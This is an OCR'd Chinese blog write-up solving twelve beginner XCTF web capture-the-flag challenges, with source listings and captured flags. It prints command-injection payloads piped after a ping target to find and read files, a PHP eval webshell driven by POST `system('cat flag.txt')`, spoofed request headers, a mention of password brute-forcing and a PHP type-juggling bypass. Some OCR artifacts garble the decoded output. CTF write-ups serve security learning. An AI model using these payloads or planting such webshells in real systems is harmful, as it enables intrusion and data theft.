
XCTF-web-新手区题目

原创

Sure_lis 于 2019-11-04 13:36:17 发布 726 收藏 5


分类专栏： CTF 文章标签： XCTF CTF

本文链接：https://blog.csdn.net/Lorezon/article/details/102890213



自我总结用

一：view_source




FLAG is not here

一般都是先看源码。

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Where is the FLAG</title>
</head>
<body>
<script>
document.oncontextmenu=new Function("return false")
document.onselectstart=new Function("return false")
</script>


<h1>FLAG is not here</h1>


<!-- cyberpeace{f88ac21c828017ced6b3bb3e6d61f3b5} -->

</body>
</html>
```



自己就出来了。

二：get_post



请用GET方式提交一个名为a,值为1的变量


用hackbar



请用GET方式提交一个名为a,值为1的变量

请再以POST方式随便提交一个名为b,值为2的变量

继续



请用GET方式提交一个名为a,值为1的变量

请再以POST方式随便提交一个名为b,值为2的变量


cyberpeace{ebc755f82d616163a24b712e880ffef1}

完成。


完成。

三：robots

进去发现空白，什么都没有。根据题目robots，那就来查看robots协议：



再访问 f1ag_1s_h3re.php





完成。

四：backup


先来看常见的文件名后缀：常见的备份文件后缀名有.git、.svn、.swp、.~、.bak、.bash_histor

都访问下试试，发现是.bak





下载，用记事本打开




```
    }
  </style>
</head>
<body>
<h3>你知道index.php的备份文件名吗？</h3>
<?php
$flag="Cyberpeace{855A1C4B3401294CB6604CCC98BDE334}"
?>
</body>
</html>
```


Ln 1, Col 1 | 100% | Windows (CRLF) | UTF-8

完成。

五：cookie




burp抓包，看到cookie.php，去访问



See the http response

然后用插件




flag出来了。

六：disabled_button

用查看器，把 disabled="" 删除或者把dis删除变成abled=“”，然后按钮就可以按了。

完成。

七：simple_js




无论输入什么都是错误的，查看源码，

```
<html>
<head>
    <title>JS</title>
    <script type="text/javascript">
    function dechiffre(pass_enc){
        var pass = "70,65,85,88,32,80,65,83,83,87,79,82,68,32,72,65,72,65";
        var tab  = pass_enc.split(',');
                var tab2 = pass.split(',');var i,j,k,l=0,m,n,o,p = "";i = 0;j = tab.length;
                        k = j + (l) + (n=0);
                        n = tab2.length;
                        for(i = (o=0); i < (k = j = n); i++ ){o = tab[i-l];p += String.fromCharCode((o = tab2[i]));
                                if(i == 5)break;}
                        for(i = (o=0); i < (k = j = n); i++ ){
                        o = tab[i-l];
                                if(i > 5 && i < k-1)
                                        p += String.fromCharCode((o = tab2[i]));
                        }
        p += String.fromCharCode(tab2[17]);
        pass = p;return pass;
    }
    String["fromCharCode"](dechiffre("\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\x39\x2c\x31\x31\x34\x2c\x31\x31\x36\x2c\x31\x30\x37\x2c\x34\x39\x2c\x35\x30"));

    h = window.prompt('Enter password');
    alert( dechiffre(h) );

</script>
</head>

</html>
```

这里的String后面的一长串就是真正的密码。用python跑

```
Python 2.7.11 (v2.7.11:6d1b6a68f775, Dec  5 2015, 20:32:19) [MSC v.1500 32 bit (
Intel)] on win32
Type "copyright", "credits" or "license()" for more information.
>>> s="\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\x39\
x2c\x31\x31\x34\x2c\x31\x31\x36\x2c\x31\x30\x37\x2c\x34\x39\x2c\x35\x30"
>>> print(s)
55,56,54,79,115,69,114,116,107,49,50
>>>
```




```
for i in a:
        b =chr(i)
        c = c + b
        print(c)


7
78
786
7860
7860s
7860sE
7860sEr
7860sErt
7860sErtk
7860sErtk1
7860sErtk12
>>>
```

Ln: 25 Col: 4

再用py就可以知道密码：786OsErtk12，然后根据flag格式：Cyberpeace{786OsErtk12}
完成。

八：xff_referer


要求ip地址必须是123.123.123，burp抓包
在请求头添加X-Forwarded-For: 123.123.123.123，放包



必须来自https://www.google.com

出现这个，继续抓包


在请求头添加Referer: https://www.google.com，放包



完成。


九：weak_auth

随便输入，提示用admin登录，然后进入



check.php页面，空白，看源码，提示要用字典，burp抓包拦截


密码爆破具体流程这里就不再赘述，最后查看攻击后的响应包列表，发现密码为123456时，响应包的长度和别的不一样，查看包，就找到了flag。



十：**webshell**


用hackbar

用post方式传递一句shell=system(‘cat flag.txt’)；注意，最后分号不能省略。



你会使用webshell吗?

cyberpeace{0d41d645a675f52809f90ad8ac1632f5}<?php
@eval($_POST['shell']);?>



flag拿到。

十一：**command_execution**

这题刚开始是真不会，磨了好几天，最后看了wp

先看原理：| 的作用为将前一个命令的结果传递给后一个命令作为输入

&&的作用是前一条命令执行成功时，才执行后一条命令。

在输入框添加127.0.0.1 | find / -name “flag.txt”

PING

请输入需要ping的地址

PING

```
ping -c 3 127.0.0.1 | find / -name "flag.txt"
/home/flag.txt
```

然后根据显示再拼接 127.0.0.1 | cat /home/flag.txt

PING

请输入需要ping的地址

PING

```
ping -c 3 127.0.0.1 | cat /home/flag.txt
cyberpeace{978cced3b847ef4d0276b98ac76d5816}
```

拿到了flag。


十二：**simple_php**

```
<?php
```

```php
<?php
show_source(__FILE__);
include("config.php");
$a=@$_GET['a'];
$b=@$_GET['b'];
if($a==0  and  $a){
        echo  $flag1;
}
if(is_numeric($b)){
        exit();
}
if($b>1234){
        echo  $flag2;
}
?>
```


解读一下就是必须同时满足 a==0 和if a为真 时，才显示flag1。b不能是数字且当 b > 1234 才会显示flag2，那么真正的flag就是flag1+flag2。

页面输入/index.php?a=abc，发现





```php
<?php
show_source(__FILE__);
include("config.php");
$a=@$_GET['a'];
$b=@$_GET['b'];
if($a==0  and  $a){
        echo  $flag1;
}
if(is_numeric($b)){
        exit();
}
if($b>1234){
        echo  $flag2;
}
?>
```

Cyberpeace{647E37C7627CC3E401

出现了falg1，这里是因为php中的弱类型比较会使'abc' == 0为真。

然后继续拼接a=abc&b=1235a，得到flag2




```php
<?php
show_source(__FILE__);
include("config.php");
$a=@$_GET['a'];
$b=@$_GET['b'];
if($a==0  and  $a){
        echo  $flag1;
}
if(is_numeric($b)){
        exit();
}
if($b>1234){
        echo  $flag2;
}
?>
```

Cyberpeace{647E37C7627CC3E4019EC69324F66C7C}

这就是完整的flag。